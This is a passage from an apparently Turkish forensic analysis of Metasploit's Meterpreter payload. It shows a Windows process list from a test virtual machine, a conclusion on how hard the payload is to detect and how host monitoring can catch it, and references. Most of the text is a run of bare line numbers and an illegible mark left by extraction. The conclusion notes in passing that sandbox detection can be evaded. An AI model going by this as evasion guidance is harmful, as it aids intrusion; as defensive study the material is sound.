122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000

```

[illegible]

Image Name	PID	User Name	CPU	Mem Usage
System Idle Process	0	SYSTEM	99	28 K
System	4	SYSTEM	00	240 K
TPAutoConnSvc.exe	176	SYSTEM	00	4,184 K
mmc.exe	260	test	00	1,616 K
taskmgr.exe	344	test	00	4,320 K
smss.exe	384	SYSTEM	00	368 K
alg.exe	420	LOCAL SERVICE	00	3,392 K
csrss.exe	476	SYSTEM	00	3,480 K
winlogon.exe	500	SYSTEM	00	2,728 K
svchost.exe	580	SYSTEM	00	3,260 K
services.exe	676	SYSTEM	00	6,628 K
lsass.exe	688	SYSTEM	00	1,460 K
regedit.exe	724	test	00	396 K
vmacthlp.exe	844	SYSTEM	00	2,376 K
svchost.exe	856	SYSTEM	00	4,636 K
svchost.exe	940	NETWORK SERVICE	00	4,040 K
svchost.exe	1036	SYSTEM	00	24,208 K
svchost.exe	1104	NETWORK SERVICE	00	3,384 K
vmtoolsd.exe	1156	test	00	12,504 K
svchost.exe	1200	LOCAL SERVICE	00	6,224 K
spoolsv.exe	1412	SYSTEM	00	6,084 K
mmc.exe	1472	test	00	17,564 K
wscntfy.exe	1616	test	00	1,956 K
vmtoolsd.exe	1644	SYSTEM	00	11,548 K
explorer.exe	1828	test	00	8,852 K
TPAutoConnect.exe	1976	test	00	4,592 K
wscntfy.exe	2040	test	00	6,960 K
igmpMFCIL.exe	2168	test	00	1,336 K
notepad.exe	2264	test	00	396 K
mmc.exe	2916	test	00	2,328 K

## 5. SONUÇ

Metasploit üzerinde bulunan meterpreter payloadu sistemde neredeyse iz bırakmadığından tespit edilmesi hayli güçtür. Ağ üzerinde de tespit edilebilecek bir iz yoktur. Sadece network dump alınıp içerisindeki dosyalar tespit edilip ve bunlar sandbox sistemlerine gönderilirse tespit edilebilecektir. Bu gibi tespit mekanizmaları da birçok metot ile atlatılabilmektedir. Bununla birlikte üzerinde çalıştırılan komutlar sistemler üzerinde izler yaratmaktadır. Bunları çeşitli izleme araçları ile devamlı izleyerek sistemler üzerindeki anomaliler tespit edilebilir.

## REFERANSLAR:

- [1] <https://www.sans.org/reading-room/whitepapers/forensics/analysis-meterpreter-post-exploitation-35537>
- [2] [http://www.harmonysecurity.com/files/HS-P005\\_ReflectiveDllInjection.pdf](http://www.harmonysecurity.com/files/HS-P005_ReflectiveDllInjection.pdf)
- [3] [bilgehan.turan@gmail.com](mailto:bilgehan.turan@gmail.com)
- [4] <https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>